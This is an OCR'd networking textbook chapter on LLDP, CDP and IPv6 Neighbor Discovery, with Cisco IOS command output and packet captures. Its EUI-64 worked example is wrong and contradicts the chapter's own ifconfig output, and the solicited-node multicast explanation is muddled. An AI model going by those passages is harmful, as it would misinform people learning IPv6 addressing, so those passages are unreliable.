
Figures 3-5, 3-6, and 3-7 show examples of frames with errors at the data link layer. Figure 3-5 shows a frame with a single-bit error.



this figure will be printed in b/w

Figure 3-5. *Single-bit error*

Figure 3-6 shows a frame with a multiple-bit error.



this figure will be printed in b/w

Figure 3-6. *Multiple-bit error*

Figure 3-7 shows a frame with consecutive bit errors, or a burst of errors.

Figure 3-7. *Consecutive errors*

Link Layer Discovery Protocol (LLDP)

LLDP is a vendor-neutral layer 2 protocol used by network devices advertising their identity, capabilities, and neighbors on a local area network. LLDP is similar to the Cisco proprietary protocol CDP, which is discussed later in the book. A requirement for using LLDP is to implement *type-length-values* (TLVs). The following TLVs are required:

- Inventory
- LLDP-MED (LLDP Media Endpoint Discovery) capabilities
- Network policy
- Port VLAN ID
- MAC/PHY configuration/status
- Extended power via a media-dependent interface (MDI)

LLDP allows management tools such as Simple Network Management Protocol (SNMP) detect and correct network misconfigurations and malfunctions. The use of LLDP is restricted to the Ethernet, Fiber Distributed Data Interface (FDDI), and token ring types of media. LLDP Media Endpoint Discovery (MED) was created by the Telecommunications Industry Association (TIA) for voice over IP (VoIP) devices. LLDP sends advertisements to a multicast address with information about itself to neighbors, including device identifiers, versions, and port identifiers. Any device in the network is able to learn about the neighboring devices it is connected to, as advertisements are transmitted and received on all enabled and active interfaces. Also, devices can be controlled to not transmit or receive information on a per-port basis.

A network device will only transmit LLDP packets until an endpoint device transmits an LLDP-MED packet to the network device. After an LLDP-MED packet is received, the network device continues transmitting LLDP-MED packets to the endpoint device.

Class of Endpoints

LLDP-MED can support the following classes of endpoints:

- *Class 1*: Used for basic endpoint devices such as IP communication controllers
- *Class 2*: Used for endpoint devices supporting streaming media
- *Class 3*: Used for endpoint devices supporting IP communications, such as VoIP phones

Figure 3-8 shows a local area network (LAN) with LLDP-MED enabled.




Figure 3-8. *Example of LLDP-MED messages on a LAN*

LLDP Benefits

Now that LLDP has been introduced, let's review some of the benefits of using it:

- Network management services can track network devices and determine software and hardware versions and serial numbers.
- Autodiscovery of local area network policies.
- Supports multivendor interoperability.
- Provides MIB support.
- Device location discovery supports Enhanced 911 services on VoIP devices.
- Automated power management of Power over Ethernet (PoE) end devices.
- Provides troubleshooting aids to detect duplex and speed issues and communicates to phones the VLAN that they should be in.

Let's review Figure 3-9 to discuss some of the fields in the LLDP packet. LLDP uses the Ethernet as its transport protocol. You can see from the packet that the Ethernet type for LLDP is 0x88cc. LLDP Data Units (LLDPDUs) are forwarded to the destination MAC address—01:80:c2:00:00:0e, which is an LLDP multicast address, which is shown in the packet capture. Important information to note in the packet capture is the destination address, which is the LLDP multicast address. Also note the type of packet, which is 0x88cc. You can see the MAC address of the sending device; the port that is being used, FastEthernet0/13; and the system name, S1.cisco.com, as well as the system description, including the router's Internetwork Operating System (IOS) information and the type of device.

AU3

```
    4 8.487730   Cisco_98:68:8f      LLDP_Multicast      LLDP      287 Chassis Id = 00:18:ba:98:68:8f Port Id = Fa0/13 TT
    5 36.827130  Cisco_a7:b2:8d      LLDP_Multicast      LLDP      296 Chassis Id = 00:19:2f:a7:b2:8d Port Id = Uplink to
    6 38.191715  Cisco_98:68:8f      LLDP_Multicast      LLDP      287 Chassis Id = 00:18:ba:98:68:8f Port Id = Fa0/13 TT
    7 60.002339  Cisco_98:68:8f      CDP/VTP/DTP/PAgP/UDCDP        388 Device ID: S1  Port ID: FastEthernet0/13
⊞ Frame 4: 287 bytes on wire (2296 bits), 287 bytes captured (2296 bits)
⊟ Ethernet II, Src: Cisco_98:68:8f (00:18:ba:98:68:8f), Dst: LLDP_Multicast (01:80:c2:00:00:0e)
  ⊞ Destination: LLDP_Multicast (01:80:c2:00:00:0e)
  ⊞ Source: Cisco_98:68:8f (00:18:ba:98:68:8f)
    Type: 802.1 Link Layer Discovery Protocol (LLDP) (0x88cc)
⊟ Link Layer Discovery Protocol
  ⊞ Chassis Subtype = MAC address, Id: 00:18:ba:98:68:8f
  ⊞ Port Subtype = Locally assigned, Id: Fa0/13
  ⊞ Time To Live = 120 sec
  ⊞ System Name = S1.cisco.com
  ⊞ System Description = Cisco IOS Software, C3560 Software (C3560-ADVIPSERVICESK9-M), Version 12.2(44)SE, RELEASE SOFT
  ⊞ Port Description = FastEthernet0/13
  ⊞ Capabilities
  ⊟ IEEE 802.1 - Port VLAN ID
      1111 111. .... .... = TLV Type: Organization Specific (127)
      .... ...0 0000 0110 = TLV Length: 6
      Organization Unique Code: IEEE 802.1 (0x0080c2)
      IEEE 802.1 Subtype: Port VLAN ID (0x01)
      Port VLAN Identifier: 1 (0x0001)
  ⊞ IEEE 802.3 - MAC/PHY Configuration/Status
  ⊞ End of LLDPDU
```

Figure 3-9. *LLDP packet*

All Cisco network devices running LLDP create a table of information received from neighbor devices that can be viewed using the **`show lldp`** command, as shown in Figure 3-10. The `lldp run` command activates LLDP. Lastly, you can see that the **`show lldp neighbors`** command displays information from devices connected to your router. The **`show lldp neighbors detail`** command displays more information about neighboring devices, as shown in the packet capture in Figure 3-9. Figure 3-10 displays the network used in our LLDP example.




Figure 3-10. *LLDP network example*

The following Cisco commands are an example of enabling LLDP and how to display information related to LLDP on a router or switch:

```
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#lldp run
IOU1(config)#exit
IOU1#show lldp ?
  entry      Information for specific neighbor entry
  errors     LLDP computational errors and overflows
  interface  LLDP interface status and configuration
  neighbors  LLDP neighbor entries
  traffic    LLDP statistics
  |          Output modifiers
  <cr>

IOU1#show lldp neighbors
Capability codes:
    (R) Router, (B) Bridge, (T) Telephone, (C) DOCSIS Cable Device
    (W) WLAN Access Point, (P) Repeater, (S) Station, (O) Other

Device ID           Local Intf     Hold-time  Capability      Port ID
IOU4                Et0/0          120        R               Et0/0
IOU5                Et0/3          120        R               Et0/0
IOU7                Et1/0          120        R               Et0/0
IOU2                Et0/2          120        R               Et0/0
IOU3                Et0/1          120        R               Et0/0

Total entries displayed: 5

IOU1#show lldp neighbors detail
------------------------------------------------
Chassis id: aabb.cc00.0400
Port id: Et0/0
Port Description: Ethernet0/0
System Name: IOU4

System Description:
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T,
DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2013 by Cisco Systems, Inc.
Compiled Sat 23-Nov-13 03:28 by prod_rel_tea

Time remaining: 112 seconds
System Capabilities: B,R
Enabled Capabilities: R
Management Addresses:
    IP: 192.168.1.1
Auto Negotiation - not supported
Physical media capabilities - not advertised
Media Attachment Unit type - not advertised
Vlan ID: - not advertised
```

```
-------------------------------------------------
Chassis id: aabb.cc00.0500
Port id: Et0/0
Port Description: Ethernet0/0
System Name: IOU5

System Description:
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T,
DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2013 by Cisco Systems, Inc.
Compiled Sat 23-Nov-13 03:28 by prod_rel_tea

Time remaining: 104 seconds
System Capabilities: B,R
Enabled Capabilities: R
Management Addresses:
    IP: 192.168.4.1
Auto Negotiation - not supported
Physical media capabilities - not advertised
Media Attachment Unit type - not advertised
Vlan ID: - not advertised
 (Output Omitted)
Total entries displayed: 5
```

As you can see from the LLDP output, a tremendous amount of information can be gathered about your neighbors. The interface your neighbor is using to connect to you and your interface is listed, including the neighbor's IP address. System information such as the neighbor's hostname and IOS version is also displayed. This information can be very helpful when troubleshooting physical connectivity issues.

Cisco Discovery Protocol (CDP)

As mentioned, CDP is the Cisco proprietary version of LLDP. It is also used to transmit and receive information about Cisco directly connected neighbors. Cisco transmits CDP advertisements to multicast address 01:00:0c:cc:cc:cc out of every enabled interface. CDP advertisements are sent every 60 seconds by default. All Cisco network devices running CDP create a table of information received from neighbor devices that can be viewed using the **show cdp** command, as shown in Figure 3-11. The **cdp run** command enables CDP, and the CDP timer command changes the rate CDP packets are transmitted from the default 60 seconds to 30 seconds. Lastly, you can see the **show cdp neighbors** and **show cdp neighbors detail** commands display information from the devices connected to IOU1. Figure 3-11 displays the network used in our example.




Figure 3-11. *Network diagram used in a CDP example*

The following Cisco commands show an example of enabling CDP and how to display information related to CDP on a router or switch:

```
IOU1(config)#cdp run
IOU1(config)#cdp ?
  advertise-v2  CDP sends version-2 advertisements
  holdtime      Specify the holdtime (in sec) to be sent in packets
  run           Enable CDP
  timer         Specify the rate at which CDP packets are sent     (in sec)
```

The **show cdp** command can display information on the router related to CDP.

```
IOU1#show cdp ?
  entry      Information for specific neighbor entry
  interface  CDP interface status and configuration
  neighbors  CDP neighbor entries
  tlv        CDP optional TLVs
  tlv-list   Information  about specific tlv list
  traffic    CDP statistics
  |          Output modifiers
  <cr>
```

The **show cdp interface** command displays cdp information for a particular interface.

```
IOU1#show cdp interface e0/0
Ethernet0/0 is up, line protocol is up
  Encapsulation ARPA
```

```
  Sending CDP packets every 60 seconds
  Holdtime is 180 seconds
IOU1#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
IOU3             Eth 0/1           131              R B   Linux Uni Eth 0/0
IOU2             Eth 0/2           126              R B   Linux Uni Eth 0/0
IOU7             Eth 1/1           136              R S   Linux Uni Eth 0/0
IOU6             Eth 1/0           140              R S   Linux Uni Eth 0/0
IOU5             Eth 0/3           152              R B   Linux Uni Eth 0/0
IOU4             Eth 0/0           170              R B   Linux Uni Eth 0/0

Total cdp entries displayed : 6
```

The **show cdp neighbors detail** displays detail information about neighbors learned via cdp.

```
IOU1#show cdp neighbors detail
-------------------------
Device ID: IOU3
Entry address(es):
  IP address: 192.168.2.1
Platform: Linux Unix,  Capabilities: Router Source-Route-Bridge
Interface: Ethernet0/1,  Port ID (outgoing port): Ethernet0/0
Holdtime : 127 sec

Version :
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T,
DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2013 by Cisco Systems, Inc.
Compiled Sat 23-Nov-13 03:28 by prod_rel_team

advertisement version: 2
Duplex: half
Management address(es):
  IP address: 192.168.2.1

-------------------------
Device ID: IOU2
Entry address(es):
  IP address: 192.168.4.1
Platform: Linux Unix,  Capabilities: Router Source-Route-Bridge
Interface: Ethernet0/2,  Port ID (outgoing port): Ethernet0/0
Holdtime : 178 sec
```

```
Version :
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.4(1)T,
DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2013 by Cisco Systems, Inc.
Compiled Sat 23-Nov-13 03:28 by prod_rel_team

advertisement version: 2
Duplex: half
Management address(es):
  IP address: 192.168.4.1
       (Output Omitted)
```

As you can see in Figure 3-12, a device is sending its information to its neighbor connected to interface FastEthernet0/0, including its IP address, Cisco IOS version, duplex setting, and the type of Cisco device. In this case, the sending device is a Cisco 3745 running IOS version 12.4.




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Figure 3-12. *Example of a CDP packet captured with Wireshark*

AU4

LLDP and CDP are protocols that ease LAN management by allowing devices to exchange network policy information. These protocols simplify the task of finding errors due to misconfigurations, from duplex mismatches to VLAN misconfigurations.

Address Resolution Mapping on IPv6 Networks

Address resolution between link layer hardware addresses, or MAC addresses as commonly referred to in Ethernet-based networks, and IPv6 doesn't happen in the same way as in ARP for IPv4. To accomplish the mapping between a MAC address and an IPv6 address, IPv6 uses the Neighbor Discovery Protocol, referred to as ND or NDP. NDP utilizes special ICMPv6 packets to perform various functions. In the case of MAC address to IPv6 address mapping, IPv6 utilizes the neighbor solicitation (NS) and neighbor advertisement (NA) messages to accomplish what ARP request and ARP reply do. Before dwelling in the details, let's mention some important ICMPv6 message types that the IPv6 Neighbor Discovery Protocol utilizes to construct the mapping of IPv6 to link layer addressing needed to establish the glue between the network and data link OSI layers and enable the data link to transport network packets embedded in the Ethernet frames:

- Router solicitation (ICMPv6 Type 133)
- Router advertisement (ICMPv6 Type 134)
- Neighbor solicitation (ICMPv6 Type 135)
- Neighbor advertisement (ICMPv6 Type 136)
- Redirect (ICMPv6 Type 137)

Alright, so how does it all come together? Well, since there is no broadcast on IPv6, IPv6 utilizes multicast addresses to request and advertise information. These multicast addresses used by IPv6 are mapped to the Ethernet to propagate the NDP packets at the link layer. Unlike IPv4 to Ethernet multicast mapping, the Ethernet frames containing IPv6 multicast mapping can be identified by the first two bytes being 33 33 hexadecimal in the packet capture of Figure 3-15. Just in case you are wondering, IPv4 to Ethernet multicast mapping Ethernet frames begin with byte values 01 00 5E hexadecimal. First, let's consider a simple scenario of two hosts connected to a dumb switch, that is, no routing is enabled on the switch. In Figure 3-13, Linux1 would like to communicate with the Linux2 client on a purely switched LAN.




Figure 3-13. *Simple IPv6 network. Notice the Linux2 client has a link-local IPv6 address and an assigned private IPv6 address*

The first that occurs after IPv6 is enabled is that the client configures its link-local address. A link-local address is an address that the client would use to exchange information with the directly connected peer, thus the term link-local. The subnet range of link-local addresses is FE80::/10, and the MAC address of the client is used to construct the address in a format called Extended Unique Identifier, EUI-64. The method is quite simple, for example, if the client MAC address is 5000.0003.0000, Linux2 MAC address, then the process splits the MAC into two parts and inserts FF FE in the middle of the client address portion and the EUI-64 format is 500000FFFE030000; basically, it takes a 48-bit address and turns it into a 64-bit address by adding two bytes, FF and FE, and appending the link-local subnet identifier FE80. Thus, the resulting link-local address used by client Linux1 is **fe80::5200:ff00:fe03:0000**. How do we get to this result? Well, let's break down the operation.

AU5

A MAC address is 48 bits; an IPv6 address is 128 bits. Here's the conversion process step by step:

1. Take the MAC address: for example, 50:00:00:03:00:00.
2. Throw ff:fe in the middle: 50:00:00:**ff:fe**:03:00:00.
3. Reformat to IPv6 notation 5000:00ff:fe03:0000.
4. Convert the first octet from hexadecimal to binary: **50** -> **01010000**.
5. Invert the bit at index 6 (counting from 0): **01010000** -> **01010010**.
6. Convert the octet back to hexadecimal: **01010010** -> **52**.

7. Replace the first octet with the newly calculated one: **5200:ff00:fe03:0000**.
8. Prepend the link-local prefix: **fe80::5200:ff00:fe03:0000**.

In the image in Figure 3-14, you can notice the MAC address of the Ethernet interface for the Linux2 client along with the resulting IPv6 link-local address.


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 1.1.1.2  netmask 255.255.255.0  broadcast 1.1.1.255
        inet6 fd12::101:102  prefixlen 48  scopeid 0x0<global>
        inet6 fe80::5200:ff:fe03:0  prefixlen 64  scopeid 0x20<link>
        ether 50:00:00:03:00:00  txqueuelen 1000  (Ethernet)
        RX packets 51774  bytes 3108940 (2.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11560  bytes 746096 (728.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3988  bytes 462476 (451.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3988  bytes 462476 (451.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3-14. *MAC, IPv4, and IPv6 addresses for the Linux2 client*

Another important note to make is that you can set the IPv6 link-local address manually and you do not have to use the automatic EUI-64 format. Now back to address mapping between MAC addresses and IPv6 addresses. To illustrate how the mapping table is built using NDP and ICMPv6, let us take a look at a system booting up, in this case the Linux1 client. After Linux1, the IPv6 software stack is initialized when booting is commenced sending Ethernet-mapped IPv6 multicast frames for all the nodes to multicast address FF02::1. Before we continue, let's mention briefly a few important multicast addresses for IPv6. The function and purpose will be covered in other chapters in more detail:

AU6

- All-node multicast address (FF02::1, destination)
- All-router multicast address (FF02::2, destination)
- Solicited-node multicast address (destination)
- Link-local address (FE80::/10, source or destination)
- Unspecified address (:: source)




Figure 3-15. *Link-local address (FE80::5200fffe03:0/64) neighbor solicitation (NS) message*

As illustrated in Figure 3-15, the packet capture of the neighbor solicitation message, we can see the message is sent from an unspecified IPv6 address (::) to an Ethernet-mapped IPv6 multicast destination that translates to IPv6 multicast address FF02::1, all nodes on the link and the destination appended FF03:0 to make up FF02::1:FF03:0 address. Now wait a minute. Why is FF03:0 appended? Well, any client with a configured IPv6 address will listen and respond to traffic to its solicited-node multicast address. What is a solicited-node multicast address? It is an address composed of the last 24 bits of the client's IPv6 address. For example, for address FE80::5200fffe03:0/64, the solicited-node multicast address is FF02::1; plus, :ff03:0 gives us a solicited-node multicast address of FF02::1:ff03:0 as seen in Figure 3-15. IPv6 destination (DST) address. Now even if the packet was sent from an unspecified IPv6 address, the source is identified by the MAC or link layer address. It's important to note that you can have multiple IPv6 addresses on an interface, and how IPv6 chooses the right source address for a given destination is the scope of RFC 3484 and beyond the scope of this section. Each address configured on an interface generates its own NDP messages. Since our client was also manually configured with a private scope IPv6 address FD12::101:102/48 (Figure 3-14), you will notice in Figure 3-16 the NS messages for that scope address, making multi-address IPv6 clients quite chatty with multicast packets. Also notice that there is a Target Address field specifying where the neighbor advertisement (NA) reply should be sent to for each scope address NS query. Notice that in Figure 3-15 the target address is the link-local address and in Figure 3-16 the target address is the private scope address.

